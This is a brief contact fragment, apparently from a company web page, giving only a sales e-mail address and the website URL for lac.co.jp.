E-MAIL：sales@lac.co.jp

http://www.lac.co.jp